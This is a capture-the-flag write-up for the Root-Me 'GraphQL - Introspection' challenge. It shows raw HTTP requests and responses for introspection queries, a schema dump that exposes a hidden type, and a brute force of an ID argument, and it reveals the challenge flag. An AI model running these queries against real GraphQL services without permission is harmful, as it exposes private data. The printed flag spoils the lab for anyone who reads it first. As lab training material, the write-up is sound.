GraphQL - Introspection

Lab: https://www.root-me.org/en/Challenges/Web-Server/GraphQL-Introspection

Here is where i get all the payload:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/GraphQL Injection/README.md

- Firstly, i will check if it is an injection point

```
POST /rocketql HTTP/1.1
Host: challenge01.root-me.org:59077
Content-Length: 35
Accept: application/json
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
Content-Type: application/json
Origin: http://challenge01.root-me.org:59077
Referer: http://challenge01.root-me.org:59077/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"query":"{__schema{types{name}}}"}
```

Response shows **GraphQL types**

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 322
ETag: W/"142-ZtWAimMQPoS+tyU/DRxxTo/IERk"
Date: Tue, 17 Sep 2024 02:15:34 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```


```
{"data":{"__schema":{"types":[{"name":"Rocket"},{"name":"Int'
```

- Next, i will to dump the database schema without fragments

```
POST /rocketql HTTP/1.1
Host: challenge01.root-me.org:59077
Content-Length: 1273
Accept: application/json
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
Content-Type: application/json
Origin: http://challenge01.root-me.org:59077
Referer: http://challenge01.root-me.org:59077/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"query":"{__schema{queryType{name},mutationType{name},types
```

The response will return other object type called IAmNotHere which has 2 fields name very_long_id and very_long_value




```
{
  "kind":"OBJECT",
  "name":"IAmNotHere",
  "description":null,
  "fields":[
    {
      "name":"very_long_id",
      "description":null,
      "args":[
      ],
      "type":{
        "kind":"SCALAR",
        "name":"Int",
        "ofType":null
      },
      "isDeprecated":false,
      "deprecationReason":null
    },
    {
      "name":"very_long_value",
      "description":null,
      "args":[
```

- Use the payload example.com/graphql?query={TYPE_1{FIELD_1,FIELD_2}} to extract data

```
POST /rocketql HTTP/1.1
Host: challenge01.root-me.org:59077
Content-Length: 69
Accept: application/json
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
Content-Type: application/json
Origin: http://challenge01.root-me.org:59077
Referer: http://challenge01.root-me.org:59077/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "query": "{ IAmNotHere { very_long_id, very_long_value } }"
}
```


However, server requires to provide the value of very_long_id



```
HTTP/1.1 400 Bad Request
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 164
ETag: W/"a4-4SqNSuh5dhdkRZ4Ij6GhvenBpbM"
Date: Tue, 17 Sep 2024 02:48:25 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "errors":[
    {
      "message":
      "Field \"IAmNotHere\" argument \"very_long_id\" of type \"Int!\" is
       required, but it was not provided.",
      "locations":[
        {
          "line":1,
          "column":3
        }
      ]
    }
  ]
}
```


- Provide the value of very_long_id and brute force the id so that we can get the flag



```
POST /rocketql HTTP/1.1
Host: challenge01.root-me.org:59077
Content-Length: 86
Accept: application/json
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Content-Type: application/json
Origin: http://challenge01.root-me.org:59077
Referer: http://challenge01.root-me.org:59077/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "query": "{ IAmNotHere(very_long_id: §1§) { very_long_id, very_long_value } }"
}
```

The id: 17 return the flag



```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 133
ETag: W/"85-BQjnij0Sj6uQcQV1czZ5n4I8v8g"
Date: Tue, 17 Sep 2024 02:50:32 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "data":{
    "IAmNotHere":[
      {
        "very_long_id":17,
        "very_long_value":"Congratulations, you can use this flag: RM{1ntr0sp3ct1On_1s_us3ful}"
      }
    ]
  }
}
```